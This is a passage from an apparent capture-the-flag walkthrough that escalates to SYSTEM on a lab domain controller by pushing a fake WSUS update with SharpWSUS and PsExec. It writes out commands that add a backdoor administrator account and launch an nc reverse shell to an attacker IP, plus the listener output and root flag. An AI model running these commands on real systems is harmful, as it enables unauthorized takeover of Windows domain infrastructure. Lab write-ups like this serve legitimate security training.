37. **left off 03:21:00 I deleted windows 10 and now I will need visual studio 2022 to compile sharpWSUS f#&!%!**

Compile and Execute SharpWSUS.exe

38. **In order to compile and execute sharpWSUS.exe we will need to compile the .sln we download from github using a Windows 10 machine and then we upload it to Visual Studio 2022.**

```
1. We need to git clone it to the Windows 10 machine.
2. https://labs.nettitude.com/blog/introducing-sharpwsus/
3. Here is the command we will use to create our payload and we will modify it a little to also trigger the
payload at the same time. Very cool >>> 31337 3L33T
4. SharpWSUS.exe create /payload:"C:\Users\ben\Documents\pk\psexec.exe" /args:"-accepteula -s -d cmd.exe /c \"net
user WSUSDemo Password123! /add && net localgroup administrators WSUSDemo /add\"" /title:"WSUSDemo"
5. Google 'sharpwsus github'
6. Switching to the Windows 10 to download the 'SharpWSUS.sln' file. and then trasferring over the SharpWSUS.exe
to our attacker machine.
```

Download PsExec from Microsoft sysinternals

- #pwn_psexec_download_from_Microsoft_SysInternals_site
- #pwn_7z_List_contents_of_Zip_File

39. **We have to download PSEXEC from microsoft.**

```
1. Google 'psexec.exe windows download'
2. Microsoft SysInternals download link for PsExec.EXE
3. https://learn.microsoft.com/en-us/sysinternals/downloads/psexec
4.  ▷ 7z l PSTools.zip
PsLoggedon.exe
PsLoggedon64.exe
psping.exe
psping64.exe
psshutdown.exe
psshutdown64.exe
psfile.exe
psfile64.exe
PsGetsid.exe
PsGetsid64.exe
PsInfo.exe
PsInfo64.exe
pskill.exe
pskill64.exe
pslist.exe
pslist64.exe
psloglist.exe
psloglist64.exe
pspasswd.exe
pspasswd64.exe
PsService.exe
PsService64.exe
pssuspend.exe
pssuspend64.exe
PsExec.exe
PsExec64.exe
psversion.txt
Pstools.chm
Eula.txt
```

40. **Upload everything we need to the target machine.**

```
1. *Evil-WinRM* PS C:\Windows\Temp> mkdir Privesc
2. *Evil-WinRM* PS C:\Windows\Temp\Privesc> upload psexec.exe
Info: Uploading /usr/share/evil-winrm/psexec.exe to C:\Windows\Temp\Privesc\psexec.exe

Data: 1111296 bytes of 1111296 bytes copied

Info: Upload successful!
3. *Evil-WinRM* PS C:\Windows\Temp\Privesc> upload nc.exe
Info: Uploading /usr/share/evil-winrm/SharpWSUS.exe to C:\Windows\Temp\Privesc\SharpWSUS.exe

Data: 65536 bytes of 65536 bytes copied

Info: Upload successful!
5.
```

Prepping the Payload

41. **We have uploaded what we need now we need to create the syntax to trigger out payloads.**

```
1. *Evil-WinRM* PS C:\Windows\Temp\Privesc> .\SharpWSUS.exe


 ____  _                    __        ______  _   _ ____
/ ___|| |__   __ _ _ __ _ _\ \      / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
 ___) | | | | (_| | |  | |_) \ V  V /  ___) | |_| |___) |
|____/|_| |_|\__,_|_|  | .__/ \_/\_/  |____/ \___/|____/
                       |_|
          Phil Keeble @ Nettitude Red Team'
2. *Evil-WinRM* PS C:\Windows\Temp\Privesc> .\SharpWSUS.exe inspect
3. We will be using the syntax from this website.
4. https://labs.nettitude.com/blog/introducing-sharpwsus/
5. SharpWSUS.exe create /payload:"C:\Users\ben\Documents\pk\psexec.exe" /args:"-accepteula -s -d cmd.exe /c \"net
user WSUSDemo Password123! /add && net localgroup administrators WSUSDemo /add\"" /title:"WSUSDemo"
6. We need to make some changes.
7. *Evil-WinRM* PS C:\Windows\Temp\Privesc> .\SharpWSUS.exe create /payload:"C:\Windows\Temp\Privesc\psexec.exe"
/args:"-accepteula -s -d cmd.exe /c C:\\Windows\\Temp\\Privesc\\nc.exe -e cmd 10.10.14.3 443" /title:"Reverse"
```


```
8. I was thinking it failed but after that there is one more command we have to execute to get our shell.
Hopefully as administrator.
[*] Create complete
9. In the output from the first command is the next command
.\SharpWSUS.exe approve /updateid:50235624-4a98-463b-b184-6457c3a92998 /computername:DC.outdated.htb
/groupname:"Reverse"
10. SUCCESS
11. Now we can check on the status to see if the WSUS server has approved our update.
12. *Evil-WinRM* PS C:\Windows\Temp\Privesc> .\SharpWSUS.exe check /updateid:50235624-4a98-463b-b184-6457c3a92998
/computername:DC.outdated.htb
13. SUCCESS the "update" was finally approved and we got a reverse shell as NT AUTHORITY SYSTEM
```

42. **Root Flag *PWNED* BYE!**

```
/usr/share/evil-winrm (master ✔) ▷ cd
~ ▷ sudo rlwrap -cAr nc -nlvp 443
[sudo] password for pepe:
Listening on 0.0.0.0 443
Connection received on 10.10.11.175 59992
Microsoft Windows [Version 10.0.17763.1432]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
91c7760fdc8a40b7c37d38e0a35e15cb
```



happy hacking bye!